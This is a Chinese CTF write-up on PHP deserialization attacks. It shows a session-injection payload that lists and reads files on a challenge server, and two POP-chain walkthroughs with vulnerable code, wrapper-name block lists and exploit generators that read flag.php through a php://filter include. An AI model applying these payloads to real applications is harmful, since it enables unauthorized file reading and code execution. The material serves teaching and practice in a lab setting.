
`|O:5:\"OowoO\":1:{s:4:\"mdzz\";s:36:\"print_r(scandir(dirname(__FILE__)));\";}`

注意，前面有一个|，这是session的格式。

SERVER_SOFTWARE	Apache/2.4.18 (Unix) OpenSSL/1.0.2h PHP/5.6.21 mod_perl/2.0.8-dev Perl/v5.16.3
SERVER_NAME	web.jarvisoj.com
SERVER_ADDR	172.17.0.13
SERVER_PORT	32784
REMOTE_ADDR	61.153.34.152
DOCUMENT_ROOT	/opt/lampp/htdocs
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	/opt/lampp/htdocs
SERVER_ADMIN	you@example.com
SCRIPT_FILENAME	/opt/lampp/htdocs/index.php

接下来由phpinfo知道了路径，尝试读取

```
|O:5:\"OowoO\":1:{s:4:\"mdzz\";s:88:\"print_r(file_get_contents(\"/opt/lampp/htdocs/Here_1s_7he_fl4g_buT_You_Cannot_see.php\"));\";}
```



参考：jarvisoj-web-writeup

phar反序列化（未完成）

利用 phar 拓展 php 反序列化漏洞攻击面

可参考师傅文章：

四个实例递进php反序列化漏洞理解

对象注入（反序列化漏洞）

构造pop链

例一：

```php
<?php
header("Content-type:text/html;charset=utf-8");
error_reporting(1);

class Read
{
    public function get_file($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
}
class Show
{
    public $source;
    public $var;
    public $class1;
    public function __construct($name='index.php')
    {
        $this->source = $name;
        echo $this->source.' Welcome'."<br>";
}

    public function __toString()
    {
```

```
        $content = $this->class1->get_file($this->var);
        echo $content;
        return $content;
    }

    public function _show()
    {
        if(preg_match('/gopher|http|ftp|https|dict|\.\.|flag|file/i',$this->source)) {
            die('hacker');
        } else {
            highlight_file($this->source);
        }

    }

    public function Change()
    {
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
            echo "hacker";
        }
    }
    public function __get($key){
        $function=$this->$key;
        $this->{$key}();
    }
}

if(isset($_GET['sid']))
{
    $sid=$_GET['sid'];
    $config=unserialize($_GET['config']);
    $config->$sid;
}
else
{
    $show = new Show('index.php');
    $show->_show();
}
```

审计代码可以发现：

1. Read类读取文件源代码，我们要用他来获取flag
2. Show类内$content = $this->class1->get_file($this->var);，而get_file()为Read内方法，说明$class1为new Read();
3. Show内使用get_file()需要触发__toString()魔术方法
4. __get()魔术方法在当访问不存属性在或为私有属性的时候会触发，__get()方法内将$key作为方法执行

解题顺序：通过反序列化覆盖变量$class1为new Read(); 覆盖变量$var为flag.php；$source是障眼法不用管；反序列化后访问$sid属性，将$sid赋值为__toString，于是就访问了不存在的属性触发了__get()方法；__get()内又获取了这个不存在的属性名__toString，将之作为方法调用，于是触发了__toString()方法；在__toString()内调用Read对象内的get_file()方法读取$var也就是flag.php的源代码，得到base64解码就是flag

构造序列化：

```php
<?php
class Read
{
    public function get_file($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
}
class Show
{
    public $source = "index.php";
    public $var;
    public $class1;
}

$y1ng =  new Show();
$y1ng->var = "flag.php";
$y1ng->class1 = new Read();
echo serialize($y1ng);
```

例二

```php
<?php
//flag is in flag.php
//WTF IS THIS?
//Learn From https://ctf.ieki.xyz/library/php.html#%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E9%AD%94%E6%9C%AF%E6%96%B9%E6%B3%95
//And Crack It!
class Modifier {
    protected  $var;
    public function append($value){
        include($value);//8.触发这个include，利用php base64 wrapper 读flag
    }
    public function __invoke(){
        $this->append($this->var);//7.然后会调用到这里
    }
}

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;//4.这里会调用str->source的__get 那么我们将其设置为Test对象
    }

    public function __wakeup(){//2.如果pop是个Show,那么调用这里
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {//3.匹配的时候会调用__toString
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;//5.触发到这里
        return $function();//6.()会调用__invoke,我们这里选择Modifier对象
    }
}

if(isset($_GET['pop'])){
    @unserialize($_GET['pop']);//1.反序列调用这里
}
else{
    $a=new Show;
    highlight_file(__FILE__);
}
```

构造pop链：
调用__wakeup()->触发__tostring()->source属性不存在，触发Test类的__get()函数 -> 触发__invoke()函数 -> include()包含文件(伪协议)
师傅exp代码如下：

```php
<?php
class Modifier{
    protected $var;
    function __construct(){
        $this->var="php://filter/convert.base64-encode/resource=flag.php";
    }
}

class Test{
    public $p;
}

class Show{
    public $source;
    public $str;
}

$s = new Show();
$t = new Test();
$r = new Modifier();
$t->p = $r;
$s->str = $t;
$s->source = $s;
echo urlencode(serialize($s));
```